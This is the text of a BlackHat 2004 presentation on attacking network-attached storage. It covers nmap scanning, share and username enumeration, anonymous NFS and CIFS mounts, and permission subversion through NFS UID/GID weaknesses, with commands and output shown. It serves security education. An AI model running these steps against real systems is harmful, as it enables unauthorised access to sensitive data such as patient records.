

Insecure IP Storage Networks

Presenter:

Himanshu Dwivedi
Regional Technical Director
@stake, Inc.

BlackHat 2004


Agenda

- ▶ Insecure Network Attached Storage (NAS)
 - Introduction
 - NAS Protocols
 - NAS Attacks
 - Conclusion

Introduction

► Network Attached Storage (NAS)

- Remote network storage supporting a local file system.
- File systems are accessed over IP networks via NFS, CIFS, FTP, or HTTP



Introduction

▶ Default NAS Appliances

- Default installations of most systems are usually weak in term of security....
....NAS storage appliances are no different

▶ Nothing new here

- NAS storage appliances that support NFS and CIFS
also support their weaknesses

▶ Assumptions of Storage Devices

- NAS storage appliances don't fix the problems with NFS or CIFS, but rather inherit them

NAS Protocols

▶ NFS

- Platform: Client/Server architecture for *nix systems
- Purpose: Remote file sharing over IP networks
- Weakness: Authentication, Authorization, Encryption

▶ CIFS

- Platform: Client/Server architecture for Windows systems
- Purpose: Remote file sharing over IP networks
- Weakness: Authentication, Authorization, Encryption

NAS Attacks

- ▶ NAS: NFS and CIFS
 - Scanning
 - Enumeration
 - Anonymous Access
 - Subvert Permissions
 - Sniffing

NAS Scanning: NFS and CIFS

► NAS: Scanning

- Scan the NAS Device
- NFS and CIFS (SMB) ports are open

```
Command Prompt
f:\>nmap 10.32.18.154

Starting nmap 3.48 < http://www.insecure.org/nmap > at 2004-06-17 11:36 Pacific
Daylight Time
Interesting ports on 10.32.18.154:
<The 1648 ports scanned but not shown below are in state: closed>
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
514/tcp   open  shell
2049/tcp  open  nfs
4045/tcp  open  lockd

Nmap run completed -- 1 IP address (1 host up) scanned in 78.413 seconds
f:\>_
```

NAS Scanning: NFS and CIFS

▶ NAS: Scanning

■ Information Gained:

- ▶ Listening Ports
- ▶ Data Services (NFS, CIFS, FTP, HTTP)
- ▶ Management Services (Telnet, SSH, HTTPS)

NAS Enumeration: NFS and CIFS

► NAS: Enumeration

- Enumerate the NFS Mounts and CIFS Shares
 - CIFS: `c:\wininfo <ipaddress> -n`
 - NFS: `#showmount -e <ipaddress>`
- Enumerate NAS usernames
 - CIFS: `c:\enum -U <ipaddress>`

```
Command Prompt
C:\> IPC$
- Type: Unknown
- Remark: Remote IPC

C:\> ETC$
- Type: Special share reserved for IPC or administrative share
- Remark: Remote Administration

C:\> HOME
- Type: Disk drive
- Remark: Default Share

C:\> C$
- Type: Special share reserved for IPC or administrative share
- Remark: Remote Administration
```

```
Command Prompt
f:\> showmount -e 10.32.18.154
Exports list on 10.32.18.154:
/vol/saba                All Machines
/vol/securebld/secure   All Machines
/vol/vol8                securebld-ad
/vol/vol8/home          All Machines
/vol/securebld          All Machines

f:\> enum -U 10.32.18.154
server: 10.32.18.154
setting up session... success.
getting user list (pass 1, index 0)... success, got 3.
administrator hdivedi jun4njl
cleaning up... success.

f:\>
```

NAS Enumeration: NFS and CIFS

▶ NAS: Enumeration

■ Information Gained:

- ▶ NAS Exports (e.g. /dev/dsk/server2fs3)
- ▶ NAS Access (e.g. All Machines)
- ▶ NAS Shares (C\$, ETC\$)
- ▶ NAS usernames (e.g. administrator, root, etc)

NAS Anonymous Access: NFS

► NAS: Anonymous Access

- Connect to a NFS export with anonymous privileges
 - NFS: `mount -o anon IP:volume drive:`

```
C:\ Command Prompt
f:\>mount -o anon 10.32.18.154:/vol/vol10/home x:
x: is now successfully connected to 10.32.18.154:/vol/vol10/home

The command completed successfully.
f:\>_
```


The screenshot shows the 'My Computer' window in Windows XP. The address bar shows 'My Computer'. Below the address bar is a table listing drives. The 'Network Drives' section shows a drive named 'home on '10.32.18.154\vol\vol10' (X:)' with a total size of 24.2 GB and 24.0 GB of free space.

Name	Type	Total Size	Free Space	Comments
Hard Disk Drives				
System (C:)	Local Disk	3.48 GB	221 MB	
Shiznet (D:)	Local Disk	14.6 GB	320 MB	
2K+3 (E:)	Local Disk	5.89 GB	2.37 GB	
2K-3 (F:)	Local Disk	5.90 GB	1.59 GB	
FortKnax (H:)	Local Disk	3.99 GB	1.32 GB	
Devices with Removable Storage				
DVD\CD-RW Drive (G:)	CD Drive			
Network Drives				
home on '10.32.18.154\vol\vol10' (X:)	Network Drive	24.2 GB	24.0 GB	


NAS Anonymous Access: CIFS

► NAS: Anonymous Access

- Connect to a CIFS share with anonymous privileges
 - CIFS: `c:\net use * \\<ipaddress>\share "" /user:""`



```
C:\>net use * \\10.32.18.154\home "" /user:""  
Drive Z: is now connected to \\10.32.18.154\home.  
  
The command completed successfully.  
  
f:\>
```




Name	Type	Total Size	Free Space	Comments
Hard Disk Drives				
System (C:)	Local Disk	3.48 GB	221 MB	
Shiznet (D:)	Local Disk	14.6 GB	320 MB	
2K+3 (E:)	Local Disk	5.89 GB	2.37 GB	
2K-3 (F:)	Local Disk	5.90 GB	1.60 GB	
FortKnox (H:)	Local Disk	3.99 GB	1.32 GB	
Devices with Removable Storage				
DVD/CD-RW Drive (G:)	CD Drive			
Network Drives				
home on '10.32.18.154\vol\vol0' (X:)	Network Drive	24.2 GB	24.0 GB	
home on '10.32.18.154' (Z:)	Network Drive			

NAS Anonymous Access: NFS

- ▶ NAS: Anonymous Access
 - Mount the admin NFS export (vol0)
 - ▶ NFS: mount -o anon IP:volume drive:

```
C:\ Command Prompt
f:\>mount -o anon 10.32.18.154:/vol/vol0 y:
y: is now successfully connected to 10.32.18.154:/vol/vol0
The command completed successfully.
f:\>_
```



Name	Size	Type	Date Modified	Attributes
boot		File Folder	5/7/2004 3:43 PM	R
ouch		File Folder	6/3/2004 2:09 PM	R
dist_fw		File Folder	5/7/2004 3:45 PM	R
firmware		File Folder	5/7/2004 3:45 PM	R
http		File Folder	3/4/2004 5:04 PM	R
invo		File Folder	6/1/2004 4:04 PM	R
lib		File Folder	6/3/2004 2:02 PM	R
lang		File Folder	5/7/2004 3:45 PM	R
log		File Folder	6/17/2004 11:43 AM	R
man		File Folder	5/7/2004 3:44 PM	R
misc		File Folder	5/7/2004 3:43 PM	R
misc		File Folder	5/7/2004 3:45 PM	R
modules		File Folder	6/3/2004 2:08 PM	R
shell_fw		File Folder	5/7/2004 3:45 PM	R
src		File Folder	6/9/2004 10:44 AM	R
sshd		File Folder	6/2/2004 3:08 PM	R
ssl		File Folder	6/2/2004 12:49 PM	R
stats		File Folder	5/7/2004 3:43 PM	R
tape_config		File Folder	6/3/2004 2:08 PM	R
templates		File Folder	5/7/2004 3:45 PM	R
vfilter		File Folder	5/7/2004 3:45 PM	R
versioninfo		File Folder	5/7/2004 3:45 PM	R
.avail	1 KB	AVAIL File	6/17/2004 12:07 PM	RA
setup_content.conf	16 KB	COMP File	5/7/2004 9:48 AM	RA
cfs_homedir.cfg	1 KB	Microsoft Office Co...	6/1/2004 4:02 PM	RA
cfs_rbalas.cfg	1 KB	Microsoft Office Co...	6/1/2004 4:02 PM	RA
cfsconfig_setup.cfg	1 KB	Microsoft Office Co...	6/1/2004 4:02 PM	RA

NAS Anonymous Access

- ▶ NAS: Anonymous Access
 - Access Gained:
 - ▶ Anonymous access to NFS Exports
 - Data Volumes
 - Management Volumes
 - ▶ Anonymous access to CIFS shares
 - Data Volumes

NAS Demo

▶ NAS Demo

- Scanning

- ▶ Scan a NAS Storage Device

- Enumeration

- ▶ Enumerate Accounts, Shares, and Mounts

- Anonymous Information

- ▶ Gain anonymous access inside shares and mounts

NAS Subvert Permissions

- ▶ NAS: Subvert Permissions
 - Subvert CIFS or NFS file permissions with NFS weaknesses
 - ▶ Data:
 - Subvert permissions to access data files and folders

NAS Subvert Permissions: NFS


▶ NAS: UID/GID (Data)

- Subvert CIFS file permissions with NFS weaknesses

▶ Example


- A large hospital uses multiple NAS filers for storage
- Medical records for patients are stored on the NAS filer
 - ▶ By default, the filer supports both CIFS (Windows) and NFS (Unix)
- The IT department has placed file permissions on all patient folders, restricting access to authorized users only
 - ▶ User named 'himanshu' should have full access
 - ▶ User named 'hdwivedi' should have no access

NAS Subvert Permissions : NFS




NAS Subvert Permissions : NFS

- ▶ The IT department grants access to the “Patient Information” folder to the ‘himanshu’ account




NAS Subvert Permissions : NFS

- ▶ A second user, named 'hdwivedi', attempts to access the "Patient Information" folder under the CIFS



NAS Subvert Permissions : NFS

- ▶ Since the filer supports both NFS and CIFS, any user can access the filers using NFS also




The image shows a terminal window titled "10.32.18.8 - default - SSH Secure Shell". The terminal output shows the user 'hdwivedi' running 'id' and 'ls -al' commands. The 'ls -al' output shows a directory listing with permissions, owner, group, size, date, and filename. The filenames are 'Genetic Research', 'Internal Medicine', 'IT Support', 'Patient Information', and 'Pharmacology', all in blue text. The terminal window has a menu bar (File, Edit, View, Window, Help) and a toolbar with various icons. The status bar at the bottom shows "Connected to 10.32.18.8" and "SSH2 - aes128-cbc - hmac-md5 - none 83x18".

```
[hdwivedi@localhost jum4nj1]$ id
uid=500(hdwivedi) gid=500(hdwivedi) groups=500(hdwivedi)
[hdwivedi@localhost jum4nj1]$ ls -al
total 32
drwxrwxrwx  7 6161   30          4096 Mar 30 09:59 .
drwxrwxrwx 11 4296   30          8192 Jun 15 09:26 ..
drwxrwxrwx  2 6161   30          4096 Mar 30 09:59 Genetic Research
drwxrwxrwx  2 6161   30          4096 Mar 30 09:59 Internal Medicine
drwxrwxrwx  2 6161   30          4096 Mar 30 09:59 IT Support
drwx----- 2 6161   30          4096 Mar 30 10:42 Patient Information
drwxrwxrwx  2 6161   30          4096 Mar 30 09:59 Pharmacology
[hdwivedi@localhost jum4nj1]$
```

NAS Subvert Permissions: NFS

- ▶ The second user (hdwivedi) attempts to access "Patient Information" under NFS and gets denied again



